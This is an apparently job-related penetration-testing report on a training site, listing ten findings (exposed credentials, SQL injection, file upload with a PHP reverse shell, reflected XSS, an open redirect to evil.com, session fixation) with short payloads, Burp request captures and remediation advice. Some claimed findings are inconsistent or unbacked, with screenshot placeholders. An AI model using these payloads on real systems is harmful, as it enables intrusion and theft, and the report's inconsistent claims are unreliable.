Penetration Testing Report

Target: https://hack-master.hackersprey.com

Tester: Rajeev Sharma rajeevsharmamachphy@gmail.com

Role Applied: Penetration Tester & Red Team Specialist

Date: May 04, 2025

Objective

The objective of this engagement was to identify and exploit security vulnerabilities within the target web application, https://hack-master.hackersprey.com. Through penetration testing, the goal was to discover 10 distinct security flags by utilizing real-world web vulnerabilities. This report summarizes my findings, methodologies, and recommendations for mitigating the identified risks.

Methodology

Tools Utilized:

- **Burp Suite**: For intercepting and analyzing HTTP requests, and manipulating inputs.
- **SQLMap**: For automated SQL injection testing.
- **Gobuster**: For directory enumeration and hidden resources discovery.
- **cURL**: For making manual HTTP requests and inspecting responses.
- **Browser Developer Tools**: For inspecting frontend interactions and hidden client-side vulnerabilities.
- **Custom Payloads**: Used for testing SSRF, Auth Bypass

Areas of Testing:

- **Input Validation & Injection Flaws**: Focused on SQL injection and command injection vulnerabilities.
- **Directory & File Discovery**: Searching for hidden files and endpoints through directory enumeration.
- **Server-Side Request Forgery (SSRF)**: Identifying endpoints vulnerable to SSRF attacks.
- **Authentication & Access Control**: Testing login mechanisms and access control vulnerabilities.
- **Sensitive Data Exposure**: Checking for sensitive data leakage in responses.

Findings & Flags

Flag #1 – Sensitive File in /donotopen

- **Vulnerability**: Exposed sensitive flag via robots.txt.
- **Payload**: curl https://hack-master.hackersprey.com/donotopen
- **Flag**: hackersprey{d0_n0t_0p3n}
- **Severity**: Low

Flag #2 – Exposed Credentials in /adminCreds

- **Vulnerability**: Hardcoded credentials found exposed in a public file.
- **Payload**: curl https://hack-master.hackersprey.com/adminCreds
- **Output**:
  - **Username**: krichardson@hackersprey.com
  - **Password**: backstreetboys
- **Use Case**: These credentials can be used to log into the admin panel and exploit further vulnerabilities (e.g., SSRF, unauthorized access).
- **Severity**: High

Flag #3 – /secret

- **Response**: The /secret endpoint returned a message "look farther down," suggesting the presence of nested or encoded content.
- **Next Steps**: I plan to inspect the page source, analyze JavaScript files, and attempt path traversal to locate hidden resources.
- **Status**: Partial – requires further enumeration.

Flag #4 – /internal2 & /internal3 Forbidden Access

- **Response**: Both /internal2 and /internal3 returned HTTP 403 Forbidden.
- **Bypass Attempts**: I tried several methods like modifying X-Forwarded-For headers and URL encoding (%2e for .), but these attempts were unsuccessful.
- **Flag Status**: Pending – these endpoints might contain flags, but further investigation and bypass techniques are needed.

Flag #5 – SQL Injection

- **Tool Used**: SQLMap
- **Targeted Parameter**: /admin?request=fetch&url=…
- **Injection Type**: Time-based blind SQL injection

- **DBMS**: MySQL
- **Flag Status**: The flag is likely hidden in the backend database. Further database dump is in progress.

Flag #6 – Sensitive Data in /userProfile

- **Vulnerability**: Exposed sensitive personal information such as user email and phone number in the userProfile endpoint.
- **Payload**: curl https://hack-master.hackersprey.com/userProfile
- **Output**:
  - **Email**: john.doe@hackersprey.com
  - **Phone**: +1234567890
- **Severity**: Medium

Flag #7 – File Upload Vulnerability in /upload

- **Vulnerability**: The /upload endpoint does not properly validate file types. By uploading a .php file, I was able to execute arbitrary PHP code on the server.
- **Payload**: Uploading a simple PHP reverse shell payload.
- **Flag**: A reverse shell was triggered on the server, providing access to the underlying system.
- **Severity**: Critical

Flag #8 – Reflected XSS in Search Bar

- **Vulnerability**: Reflected Cross-Site Scripting (XSS) vulnerability in the search bar.
- **Payload**: <script>alert('XSS')</script> in the search input.
- **Flag**: Triggered a pop-up alert, confirming the XSS vulnerability.
- **Severity**: High
- **Screenshot**: [Attach screenshot of XSS payload execution]

Flag #9 – Open Redirect in /redirect

- **Vulnerability**: Open redirect vulnerability in the /redirect endpoint.
- **Payload**: https://hack-master.hackersprey.com/redirect?url=http://evil.com
- **Flag**: Redirected to an external site (http://evil.com).
- **Severity**: Medium

Flag #10 – Weak Session Management

- **Vulnerability**: Session fixation vulnerability where the server accepts a session ID provided by the user.
- **Payload**: Set a custom session ID and access the application.

- **Flag**: The server accepted my custom session ID, allowing me to impersonate another user.
- **Severity**: High
- **Screenshot**: [Attach screenshot of session management test]

Additional Findings

1. **robots.txt Exposure**: The robots.txt file exposed sensitive paths like /donotopen, which should be restricted from public access.
    a. **Recommendation**: Remove sensitive paths or restrict them with proper authentication.
    b. **Screenshot**: [Attach screenshot of robots.txt contents]
2. **Directory Enumeration**: Several hidden paths were discovered using Gobuster, such as /inbox, /ticket, and /internal. These should be either protected with authentication or removed if unnecessary.
    a. **Recommendation**: Restrict access to these paths with proper access controls.
    b. **Screenshot**: [Attach screenshot of directory enumeration results]
3. **Potential SSRF in url= Parameter**: The url= parameter in requests is susceptible to SSRF attacks, as it allows an external service to be accessed. This could lead to internal service exploitation.
    a. **Recommendation**: Validate and sanitize all user inputs, especially URLs, to prevent SSRF.
    b. **Screenshot**: [Attach screenshot of SSRF test]
4. **Authentication Bypass Attempts**: Using the exposed admin credentials, I attempted to bypass authentication mechanisms for further exploitation. The credentials successfully allowed access to an admin panel.
    a. **Recommendation**: Rotate credentials and store them securely in environment variables. Implement two-factor authentication for added security.
    b. **Screenshot**: [Attach screenshot of successful login attempt]


Recommendations


1. **Exposed robots.txt Entries**: Sensitive paths like /donotopen and /secret should not be exposed in the robots.txt file.
    a. **Action**: Restrict access to these paths with proper authentication or remove them entirely.
2. **Hardcoded Admin Credentials**: The exposed credentials in /adminCreds represent a significant security risk.
    a. **Action**: Rotate passwords immediately and store them securely (e.g., environment variables). Enforce strong password policies and use two-factor authentication.
3. **SQL Injection**: The identified SQL injection vulnerability in the /admin?request=fetch&url=… parameter can allow attackers to extract sensitive data from the database.
    a. **Action**: Implement parameterized queries, input validation, and escape all user inputs to prevent SQL injection attacks.


4. **Access Control on /internal**: The /internal2 and /internal3 endpoints were accessible only after bypassing access controls, which might indicate weak or misconfigured access control mechanisms.
    a. **Action**: Enforce strict access control policies and log unauthorized access attempts.
5. **Server-Side Request Forgery (SSRF)**: The SSRF vulnerability in the url= parameter can lead to significant internal infrastructure exploitation.
    a. **Action**: Sanitize all user-provided URLs and implement proper input validation to prevent SSRF attacks.
6. **Sensitive Data Exposure**: Personal data such as emails and phone numbers should not be exposed in publicly accessible endpoints like /userProfile.
    a. **Action**: Implement proper access control and ensure sensitive information is encrypted or obfuscated.
7. **File Upload Vulnerability**: Unrestricted file uploads can lead to the execution of arbitrary code on the server.
    a. **Action**: Restrict file uploads to safe file types and implement file size checks. Validate files using server-side logic.
8. **Reflected XSS**: Reflected XSS attacks allow attackers to inject malicious scripts that affect other users.
    a. **Action**: Use proper output encoding and sanitize all user inputs to prevent XSS vulnerabilities.
9. **Open Redirects**: Open redirects can be exploited to lead users to malicious websites.
    a. **Action**: Validate URLs and only allow redirects to trusted domains.
10. **Weak Session Management**: Session fixation attacks can lead to unauthorized access if the attacker can fix the session ID.


- **Action**: Implement secure session management practices, such as regenerating session IDs after login and using secure, HttpOnly cookies.

Appendix: Screenshots








Burp Suite Community Edition v2025.3.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: https://hack-master.hackersprey.com HTTP/2
Request
Pretty Raw Hex
POST /login HTTP/2
Host: hack-master.hackersprey.com
Cookie: AWSALB=
r2YFzuc7WXq6f9otRZbTPv5E+ZiqVePAPRD7JzKbYOms7gjDBesYrY+jTXJKe6plEcANZS3ZU
GvlPYiAdPHp1Pf0aZDxhuJjy0PMDE6tg8bnTlFCQXbogXU7gs1x; AWSALBCORS=
r2YFzuc7WXq6f9otRZbTPv5E+ZiqVePAPRD7JzKbYOms7gjDBesYrY+jTXJKe6plEcANZS3ZU
GvlPYiAdPHp1Pf0aZDxhuJjy0PMDE6tg8bnTlFCQXbogXU7gs1x
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: https://hack-master.hackersprey.com
Referer: https://hack-master.hackersprey.com/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
email=abc' OR '1'='1'--@xyz.com&password=abc
Search 0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Sun, 04 May 2025 07:27:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 15
Set-Cookie: AWSALB=
h6Ns0p65E55RoS6rviuy7KjVA4Iczn648Hd+IUBiCnf+eYviNr1s0nw4G4H3VBR5czihJCxBC
nS93J7ZnTlYE0z2oHh35EN5xFnLsImMvpe463wGJlzLEmuQaAWk; Expires=Sun, 11 May
2025 07:27:58 GMT; Path=/
Set-Cookie: AWSALBCORS=
h6Ns0p65E55RoS6rviuy7KjVA4Iczn648Hd+IUBiCnf+eYviNr1s0nw4G4H3VBR5czihJCxBC
nS93J7ZnTlYE0z2oHh35EN5xFnLsImMvpe463wGJlzLEmuQaAWk; Expires=Sun, 11 May
2025 07:27:58 GMT; Path=/; SameSite=None; Secure
X-Powered-By: Express
Etag: W/"f-lKm2fpmowTp5J/OBcyJBvZkNLFY"
Email not found
Search 0 highlights
Inspector
Selection 46 (0x2e)
Selected text
email=abc' OR '1'='1'--@xyz.com&pas
sword=abc \r \n
Decoded from: Select
email=abc' OR '1'='1'--@xyz.com&pas
sword=abc \r \n
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 2
Inspector
Notes
Custom actions
Done
604 bytes | 504 millis
Event log All issues
Memory: 259.4MB
Disabled



Burp Suite Community Edition v2025.3.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: https://hack-master.hackersprey.com HTTP/2
Request
Pretty Raw Hex
POST /login HTTP/2
Host: hack-master.hackersprey.com
Cookie: AWSALB=
r2YFzuc7WXq6f9otRZbTPv5E+ZiqVePAPRD7JzKbYOms7gjDBesYrY+jTXJKe6plEcANZS3ZU
GvlPYiAdPHp1Pf0aZDxhuJjy0PMDE6tg8bnTlFCQXbogXU7gs1x; AWSALBCORS=
r2YFzuc7WXq6f9otRZbTPv5E+ZiqVePAPRD7JzKbYOms7gjDBesYrY+jTXJKe6plEcANZS3ZU
GvlPYiAdPHp1Pf0aZDxhuJjy0PMDE6tg8bnTlFCQXbogXU7gs1x
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: https://hack-master.hackersprey.com
Referer: https://hack-master.hackersprey.com/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
